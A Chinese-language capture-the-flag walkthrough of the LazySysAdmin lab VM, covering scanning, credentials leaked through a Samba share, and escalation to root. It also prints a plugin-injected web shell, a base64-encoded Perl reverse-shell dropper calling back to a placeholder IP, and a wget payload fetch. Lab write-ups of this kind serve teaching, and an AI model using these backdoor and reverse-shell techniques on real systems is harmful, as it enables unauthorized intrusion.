

作者：KarmA@D0g3

记录一下自己的LazySysAdmin通关过程

背景

一个孤独和懒惰的系统管理员哭泣自己睡觉的故事

Difficulty：中等/初学者

Goal：

- 1.教初学者一些基本的Linux枚举技巧
- 2.让自己更加熟悉Linux的服务配置，然后创造更多靶机给大家去学习
- 3.得到root权限&找到flag

Hint：

- 枚举是关键
- 使劲磕
- 不要错过一些明显的东西

信息收集

首先用netdiscover确定靶机ip，再用nmap扫下端口

```

root@karma:~# nmap -A 192.168.11.130
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-17 06:00 EDT
Nmap scan report for 192.168.11.130
Host is up (0.00074s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
|   2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
|   256  61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
|_  256  1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-generator: Silex v2.2.7
| http-robots.txt: 4 disallowed entries
|_/old/ /test/ /TR2/ /Backnode_files/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Backnode
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL (unauthorized)
6667/tcp  open  irc          InspIRCd
| irc-info:
|   server: Admin.local
|   users: 1
|   servers: 1
|   chans: 0
|   lusers: 1
|   lservers: 0
|   source ident: nmap
|   source host: 192.168.11.129
|_ error: Closing link: (nmap@192.168.11.129) [Client exited]
MAC Address: 00:0C:29:C5:EF:A4 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```



一眼扫过去，发现竟然有Mysql、InspIRCd、Samba还挺有意思嘛！

[InspIRCd](#)，是一个UNIX系统和Windows系统的聊天服务器

[Samba](#)，是种用来让UNIX系列的操作系统与微软Windows操作系统的SMB/CIFS (Server Message Block/Common Internet File System) 网络协议做链接的自由软件。第三版不仅可访问及分享SMB的文件夹及打印机，本身还可以集成入Windows Server的网域，扮演为网域控制站 (Domain Controller) 以及加入Active Directory成员。简而言之，此软件在Windows与UNIX系列操作系统之间搭起一座桥梁，让两者的资源可互通有无。--维基百科

按照常规思路先走走，既然有80端口，作为一个web狗，肯定要上去看看有什么可以vanvan的)

然鹅~没有什么特别的发现，是由一个在线html编辑器做的一个静态页面。

扫下目录之后，真的是令人眼前一亮：发现有phpmyadmin、wordpress


Dir	/	200
Dir	/test/	200
Dir	/wordpress/	200
Dir	/Backnode_files/	200
Dir	/wp/	200
Dir	/apache/	200
Dir	/old/	200
Dir	/phpmyadmin/	200
Dir	/wordpress	301
Dir	/test	301
Dir	/wp	301

phpMyadmin

爆破失败.....

Wordpress

普通的wordpress站点，但是My name is togie 重复了不知道多少次？？重要的事情说N遍？？？




先用kali的WpScan扫一下wordpress站点

一个用户admin，主题是twentyfifteen - v1.8，没有装插件，干干净净的wordpress，想从这打进去怕是不现实了。。。


InspIRCd

没有什么发现.....




Samba

看下能不能连进去



发现了一个`printf$`和一个`share$`，应该一个是打印机，但是连不上，试了下共享文件夹，打开就发现了惊喜



竟然是wordpress站点的目录，这样子，能搞的事情就多了啦:)，先尝试能不能上传文件，发现不行，但是可以下载文件，那就看下有没有什么敏感信息。

解法一：ssh

有个todolist，但是好像没啥用

有个deets.txt文件

```
CBF Remembering all these passwords.
```

```
Remember to remove this file and update your password after we push out the server.
```

```
Password 12345
```

用户名togie ??? 密码12345 ??? 连连ssh试试 ??

```

root@karma:~# ssh togie@192.168.11.130
#####
#                               Welcome to Web_TR1                               #
#                               All connections are monitored and recorded          #
#                               Disconnect IMMEDIATELY if you are not an authorized user! #
#####
togie@192.168.11.130's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)


 * Documentation:  https://help.ubuntu.com/
    System information as of Sun Sep 23 00:14:19 AEST 2018

System load: 0.24           Memory usage: 8%    Processes:      197
Usage of /:  52.1% of 2.89GB Swap usage:   0%    Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

216 packages can be updated.
161 updates are security updates.
togie@LazySysAdmin:~$

```



我的妈?? surprise???

然后尝试一下切换一下目录，发现没有权限

```

togie@LazySysAdmin:~$ cd /
-rbash: cd: restricted

```

那试试看能不能togie用户有没有sudo的权限（讲道理都不会有。。。）

然而又一次让人震惊了。。。

```

togie@LazySysAdmin:~$ sudo su
[sudo] password for togie:
root@LazySysAdmin:/home/togie#

```

于是，顺顺利利拿到flag。。。

```

root@LazySysAdmin:/home/togie# cd /root
root@LazySysAdmin:~# ls
proof.txt
root@LazySysAdmin:~# cat proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851

Well done :)


Hope you learn't a few things along the way.

Regards,
Togie Mcdogie

Enjoy some random strings

WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6x9%D6!DDf4xC1ds6Yd0Ejug3otDmc1$#s1TET7
pf%&1nRpaj^68Zev2St9GkdoDkj48Fl$MI97Zt2nebt02
bh0!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
root@LazySysAdmin:~#

```



这个我觉得是出题人未考虑到的非预期解？？或许这就是题目LazyAdmin的原意？？

解法二：wordpress

顺便看看配置文件，把数据库密码扒下来

```
/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');
```


连上去phpmyadmin，看下普通的into outfile能不能写shell，发现这是个残废的phpmyadmin

phpMyAdmin 高级功能尚未完全设置，部分功能未激活。请点击[这里](#)查看原因。

使用配置文件中定义的控制用户连接失败。

缺少 `mcrypt` 扩展。请检查 PHP 配置。

然后忽然想想，刚刚WpScan扫到了一个用户名，可不可以利用起来？数据库密码跟wordpress管理员密码会不会一样？？尝试了一波，惊了！！



其实既然已经进入了控制面板，就可以有很多方式去写shell了，可以从主题模版的某些php文件中写，也可以看看插件中哪些可以利用。看到一个插件教hello，dolly，里面Dolly”的各句歌词在页面右上角，那就从这里入手吧。

将输出歌词的地方，换成我们执行命令的回显


```
// And then randomly choose a line
$lyrics = "<pre>".shell_exec($_GET['cmd'])."</pre>";
return wptexturize($lyrics);
```



Dashboard


Home


Updates 5


 Posts 


 Media


 Pages

 Comments


 Appearance

 Plugins 1

 Users

 Tools

 Settings

 Collapse menu

[WordPress 4.9.8](#) is available

```
about.php
admin-ajax.php
admin-footer.php
admin-functions.php
admin-header.php
admin-post.php
admin.php
async-upload.php
comment.php
credits.php
css
custom-background.php
custom-header.php
customize.php
edit-comments.php
edit-form-advanced.php
edit-form-comment.php
edit-link-form.php
edit-tag-form.php
edit-tags.php
edit.php
export.php
freedoms.php
images
import.php
includes
index.php
install-helper.php
install.php
js
```

既然已经有了RCE，只需要把反弹shell的php脚本传到靶机上就可以了。

```

<?php
function which($pr) {
$path = execute("which $pr");
return ($path ? $path : $pr);
}

function execute($cfe) {
$res = '';
if ($cfe) {
if(function_exists('exec')) {
@exec($cfe,$res);
$res = join("\n",$res);
} elseif(function_exists('shell_exec')) {
$res = @shell_exec($cfe);
} elseif(function_exists('system')) {
@ob_start();
@system($cfe);
$res = @ob_get_contents();
@ob_end_clean();
} elseif(function_exists('passthru')) {
@ob_start();
@passthru($cfe);
$res = @ob_get_contents();
@ob_end_clean();
} elseif(@is_resource($f = @popen($cfe,"r"))) {
$res = '';
while(!@feof($f)) {
$res .= @fread($f,1024);
}
@pclose($f);
}
}
return $res;
}

function cf($fname,$text){
if($fp=@fopen($fname,'w')) {
@fputs($fp,@base64_decode($text));
@fclose($fp);
}
}

$yourip = "x.x.x.x"; //■■■■
$yourport = "2333"; // ■■■■
$usedb = array('perl'=>'perl','c'=>'c');
$back_connect="IyEvdXNyL2Jpbi9wZXJsDQplc2UgU29ja2V0Ow0KJGntZD0gImx5bngiOw0KJHN5c3RlbT0gJ2VjaG8gImB1bmFtZSAtYWaiO2Vj".
"aG8gImBpZGAiOy9iaW4vc2gnOw0KJDA9JGntZDsNCiR0YXJnZXQ9JEFsR1ZbMF07DQokcG9ydD0kQVJHVlsxXTsNCiRyYWRkcjlpbmV0X2F0b24oJHR".
"hcmdlldCkgfHwgZGl1KCJFbnJvcjogJCFcbiIpOw0KJHBhZGRyPjNvY2thZGRyX2luKCRwb3J0LCAkaWFKZHIpIHx8IGRpZSgiRXJyb3I6ICQhXG4iKT".
"sNCiRwcm90b2lnZXNwcm90b2J5bmFtZSgndGNwJyk7DQpzb2NrZXQoU09D0VULCBQRl9JTkVULCBTT0NLX1NUUkVBTSwgJHByb3RvKSB8fCBkaWUoI".
"kVycm9yOiaKIVxuIik7DQpjb25uZWNOKFNPQ0tFVCwgJHBhZGRyKSB8fCBkaWUoIkVycm9yOiaKIVxuIik7DQpvcGVuKFNURElOLCAiPiZTT0NLRVQi".
"KTsNCm9wZW4oU1RETlVULCAiPiZTT0NLRVQiKTsNCm9wZW4oU1RERVJSLCAiPiZTT0NLRVQiKTsNCnN5c3RlbSgkc3lzdGVtKTsNCmNsb3NlKFNUREl".
"OKTsNCmNsb3NlKFNURE9VVck7DQpjbG9zZShTVERFUlIpOw==" ;
cf('/tmp/.bc',$back_connect);
$res = execute(which('perl')." /tmp/.bc $yourip $yourport &");
?>

```

此外，msf同样也可以创建各种反弹脚本

这里推荐一个用[Gist](#)的方法上传脚本（还可以创建私密gist，只能通过url访问）

上传好之后，只需要在RCE处，wget下载到靶机即可

```

http://192.168.11.130/wordpress/wp-admin/index.php
?cmd=wget https://gist.githubusercontent.com/akkayin/404e282652bda5c9c5f8f56f5953a8ff/raw/fb25d067a742cc2f30b874697178e046f17c

```

然后就是攻击机开放监听端口

```
root@karma:~# nc -lnvp 2333
```

在浏览器中访问rev.php，bingo.....


```
connect to [192.168.11.129] from (UNKNOWN) [192.168.11.130] 59658
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

进行一系列的命令操作后，发现没有TTY

输入下面的命令

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

到这里，如果是别的靶机，没有这样一个Lazy的Admin，你可以选择提权来获得root权限，但是既然作者这样为止，肯定要警示我们不要像这个lazyadmin一样有这里低级的

总结

- 1. Penetration真的需要很多骚操作，条条大路通罗马
- 2. 这个靶机实际上并不难，但作者想通过这种简单但是却普遍的Vulnerability来提醒广大admin不要把敏感信息直接存储在显而易见的地方
- 3. 在penetrate之前，要重视信息收集的工作，每发现一些敏感或看似有用的信息，记得拿小本子记下来，在后面或许有奇效！！

点击收藏 | 1 关注 | 1

[上一篇：蓝鲸安全CTF打卡题——第一期隐写术](#) [下一篇：攻击者是如何从JavaScript...](#)

- 1. 0 条回复
 - 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)